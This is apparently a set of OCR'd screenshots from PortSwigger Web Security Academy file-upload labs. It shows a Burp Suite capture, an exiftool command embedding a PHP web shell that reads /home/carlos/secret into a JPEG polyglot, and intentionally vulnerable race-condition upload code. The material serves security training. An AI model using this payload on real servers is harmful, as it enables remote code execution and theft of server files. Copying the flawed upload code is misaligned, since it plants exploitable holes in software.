
Home | My account



WE LIKE TO BLOG



It's All in the Game - Football for Dummies

There are two types of people in the world; those who watch soccer, and those who watch people watching soccer. I fall into the latter category. If only they'd leave me in peace to drink my beer and





1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions Pro version only

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
19	https://0af8001a034682e381627...	GET	/			200	8734	HTML		Remote code execution v...		✓	34.246.129.62	session=hCHhnOVv...	23:02:34 5 Se...	8080	90
21	https://0af8001a034682e381627...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:02:35 5 Se...	8080	89
22	https://0af8001a034682e381627...	GET	/login			200	3661	HTML		Remote code execution v...		✓	34.246.129.62		23:02:46 5 Se...	8080	93
24	https://0af8001a034682e381627...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:02:47 5 Se...	8080	86
25	https://0af8001a034682e381627...	POST	/login		✓	302	188					✓	34.246.129.62	session=htglwPUA8L...	23:02:58 5 Se...	8080	93
26	https://0af8001a034682e381627...	GET	/my-account?id=wiener		✓	200	4453	HTML		Remote code execution v...		✓	34.246.129.62		23:02:59 5 Se...	8080	92
28	https://0af8001a034682e381627...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:02:59 5 Se...	8080	86
29	https://0af8001a034682e381627...	POST	/my-account/avatar		✓	200	333	HTML				✓	34.246.129.62		23:03:20 5 Se...	8080	221
30	https://0af8001a034682e381627...	GET	/my-account			200	4446	HTML		Remote code execution v...		✓	34.246.129.62		23:03:29 5 Se...	8080	89
36	https://0af8001a034682e381627...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:03:30 5 Se...	8080	85

Request

1 POST /my-account/avatar HTTP/2

2 Host: 0af8001a034682e381627b2b0029006b.web-security-academy.net

3 Cookie: session=htglwPUA8LJD7m3v2nhK3vEdVbSp34QMy0n

4 Content-Length: 33604

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

7 Sec-Ch-Ua-Mobile: 70

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: ru-RU,ru;q=0.9

10 Upgrade-Insecure-Requests: 1

11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykhwZJVyHtoOW7T1H

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

13 Origin: https://0af8001a034682e381627b2b0029006b.web-security-academy.net

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.5,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0af8001a034682e381627b2b0029006b.web-security-academy.net/my-account?id=wiener

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

<

```
Командная строка
D:\std_string\exiftool-13.59_64>exiftool(-k).exe" -Comment="<?php echo 'START-ID0Q0' . file_get_contents('/home/carlos/secret') . 'END-ID0Q0'; ?>" panoramic.jpg -o prepared.php
... Image files created
... press ENTER ...

D:\std_string\exiftool-13.59_64>
```

Remote code execution via polyglot

WebSecurity Academy

Remote code execution via polyglot web shell upload

LAB Not solved

Submit solution

Back to lab description >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener


Email

Update email



Avatar:

Выберите файл prepared.php

Upload



[illegible]



← → ×

portswigger.net/web-security/learning-paths/file-upload-vulnerabilities/flawed-validation-of-the-file-s-contents/file-upload/lab-file-upload-remote-code-execution-via-polyglot-web-shell-upload#

☆

🔍

🌙

⋮

←

PRACTITIONER

File upload vulnerabilities 26 of 35

Web Security Academy

My progress

✓

What are file upload vulnerabilities?

✓

What is the impact of file upload vulnerabilities?

✓

How do file upload vulnerabilities arise?

✓

How do web servers handle requests for static files?

✓

Exploiting unrestricted file uploads to deploy a web shell

✓

Exploiting flawed validation of file uploads

✓

Preventing file execution in user-accessible directories

✓

Insufficient blacklisting of dangerous file types

●

Flawed validation of the file's contents (3 of 3)

○

Exploiting file upload race

LAB

Solved

Lab: Remote code execution via polyglot web shell upload

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Exploiting file upload race conditions

Поиск

23:18
05.09.2026

7. Lab: Web shell upload via race condition

The screenshot shows the PortSwigger Web Security Academy interface. The top navigation bar includes 'Back to all topics' and a list of topics related to file upload vulnerabilities. The main content area is titled 'Lab: Web shell upload via race condition' and is marked as 'EXPERT' and 'Not solved'. The lab description states: 'This lab contains a vulnerable image upload function. Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: wiener:peter'. A 'Hint' section is visible, followed by an 'ACCESS THE LAB' button. Below this are sections for 'Solution' and 'Community solutions'. On the right side, there is a promotional banner for Burp Suite: 'Find file upload vulnerabilities using Burp Suite' with a 'TRY FOR FREE' button. The bottom part of the screenshot shows the same lab page with the vulnerable PHP code displayed in a code editor. The code includes functions for checking viruses and file types, and a main upload function that uses a race condition to bypass validation.

Web Security Academy > File upload vulnerabilities > Lab

Lab: Web shell upload via race condition

EXPERT Not solved

This lab contains a vulnerable image upload function. Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

ACCESS THE LAB

Solution

Community solutions

The vulnerable code that introduces this race condition is as follows:

```
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}

function checkFileType($fileName) {
    $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType != "png") {
        echo "Sorry, only JPG & PNG files are allowed\n";
        return false;
    } else {
        return true;
    }
}
?>
```

Web shell upload via race condition

WebSecurity Academy

Submit solutionBack to lab description >>

LABNot solved

[Home](#) | [My account](#)

WE LIKE TO

BLOG



Cell Phone Free Zones

There was a time when you could travel by train, smoke cigarettes and chat at the top of your voice. Smoking was banned and up popped quiet carriages, places for those who wish to work on

Web shell upload via race condition

WebSecurity Academy

Submit solutionBack to lab description >>

LABNot solved

[Home](#) | [My account](#)


